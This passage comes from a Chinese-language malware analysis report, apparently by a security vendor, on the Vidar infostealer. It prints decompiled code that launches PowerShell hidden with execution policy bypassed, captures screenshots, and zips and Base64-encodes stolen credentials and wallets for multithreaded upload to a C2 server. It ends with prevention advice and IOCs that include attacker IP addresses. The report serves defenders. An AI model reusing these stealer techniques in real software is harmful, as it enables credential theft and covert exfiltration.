        safe_strcat(cmdline, 520, v25);
        safe_strcat(cmdline, 520, a3);
    }
}
else
{
    v26 = sub_3600C6550(); // .ps1
    if ( str_endsWith(filepath, v26) )
        v27 = sub_3600C66AC(); // powershell.exe -ExecutionPolicy Bypass -WindowStyle
Hidden -NoProfile -File \"%s\"
    else
        v27 = sub_3600C707C(); // cmd /c start \"%\" \"%s\"
    format_string_buffer(cmdline, 520, v27, filepath);
}
if ( !CreateProcessA(0LL, cmdline, 0LL, 0LL, 0, 0x80000000, 0LL, 0LL, v49, &v40, v34) )
{

```

Vidar支持通过 GDI/GDI+ 截取受害者全屏画面，并编码为JPEG格式，随后通过C2通道回传至攻击者服务器，用于环境确认和敏感信息获取

```

Get_Send_Screenshot(byte_36021DBF0, 70LL); // 截屏 回传到 C2

```

Vidar将所有窃取到的数据（包括浏览器凭据、加密货币钱包文件、桌面文档、即时通讯会话等）统一打包为ZIP压缩包，再经过Base64编码转换为纯文本格式，以便于HTTP协议传输。随后，木马通过内置的线程池机制，以多线程并发方式将编码后的数据批量上传至C2服务器。该设计不仅大幅缩短了数据外传的窗口时间，还通过将大文件分块、多连接并发的方式，降低单次长时间连接被安全设备感知的风险，提升传输的隐蔽性与成功率。

```

Call_CreateT(v14, Data_T0_Zip_Encrypt, v22);
....
v11 = sub_36007981C(); // %s.zip
format_string_buffer(name, 560, v11, v5);
if ( sub_36000CC60(v70) && zip_create(v70, v5, hHeap, v74) && sub_36000C8C0(v70, &v66, &size) && v66
&& size )
{

```

```

buf = fn_RtAllocateHeap(size);
data = buf;
if ( buf )
{
    Call_qmemcpy(buf, v66, size);
    sub_36000CC08(v70, v16, v17);
if ( EnCode_Send(*a1, *a1, name, data, size, &v61) )
....
if ( !CreateThread_1 && (CreateThread = Call_GetProcAddress(0xC4F925AD), (CreateThread_1 = CreateThread)
== 0LL)
|| (v17 = (CreateThread)(0LL, 0LL, sub_36002DD68, v10, 0, 0LL)) == 0 )
{
    HeapFree_0(v10, v15, v16);
    Call_ReleaseSemaphore(*(a1 + 4104), 1u);

```

在完成所有窃取和上传任务后，Vidar进入清理退出阶段：强制删除所有临时目录和文件，消除活动痕迹；记录窃取流程总耗时，便于攻击者评估执行效率；最后关闭网络会话句柄，断开与C2服务器的连接，终止进程。

```

v3 = Call_GetTickCount_0();
if ( v3 < 0x3C )
{
    v5 = sub_3600DF49C(); // Done in %lu sec
    Write_Log(4, v5, v3);
}
else
{
    v4 = sub_3600DD7D8(); // Done in %lu min %lu sec
    Write_Log(4, v4, v3 / 0x3C, v3 % 0x3C);
}
sub_36000A75C();
sub_36000A958();
Sleep(__rdtsc() % 0x5DD + 1000);
Set_Memory_zero(v9, 0x10uLL);
Connect_C2_Recv_Config(byte_36021DBF0, &flag_6, v9);
Call_HeapFree(v9);
Call_FreeLibrary();
return Call_WinHttpCloseHandle(byte_36021DBF0);

```

总结

本次攻击是Vidar信息窃取木马的一次典型攻击，展现了当前顶级恶意软件的技术水准。攻击者通过游戏外挂这一传播渠道，结合多层混淆、内存加载、反分析检测、ABE 绕过等高级技术，实现了对受害者的深度渗透与数据窃取。Vidar的模块化设计和远程控制能力使其不仅是一款窃密木马，更是一个灵活的后渗透攻击平台。

对于安全防御方而言，应对此类威胁需要构建覆盖终端、网络、用户行为的多层次检测响应体系，并持续跟踪攻击技术的演进。对于普通用户而言，提高安全意识、谨慎下载运行未知来源程序，仍是防范此类攻击的最有效手段

预防措施

1. 不打开可疑文件。

不打开未知来源的可疑的文件和邮件，防止社会工程学和钓鱼攻击。

2. 部署网络安全态势感知、预警系统等网关安全产品。

网关安全产品可利用威胁情报追溯威胁行为轨迹，帮助用户进行威胁行为分析、定位威胁源和目的，追溯攻击的手段和路径，从源头解决网络威胁，最大范围内发现被攻击的节点，帮助企业更快响应和处理。

3. 安装有效的杀毒软件，拦截查杀恶意文档和木马病毒。

杀毒软件可拦截恶意文档和木马病毒，如果用户不小心下载了恶意文件，杀毒软件可拦截查杀，阻止病毒运行，保护用户的终端安全。

瑞星ESM目前已经可以检出此次攻击事件的相关样本



4. 及时修补系统补丁和重要软件的补丁。

5. 谨慎下载运行未知来源程序。

沦陷信标 (IOC)

• MD5

CA4EDD7D2EBB11D8E880628981F024AE
7D77CEDE8D3423CD239E40CF4CB945CC
406C5339654713D1C591AF6AB880908B
74837f63a76d942ce5e7f13432af186d

- **IPV4**

65.109.165.156
62.60.226.198

- **瑞星病毒名**

Trojan.Loader!1.14534
Stealer.Vidar!1.1456A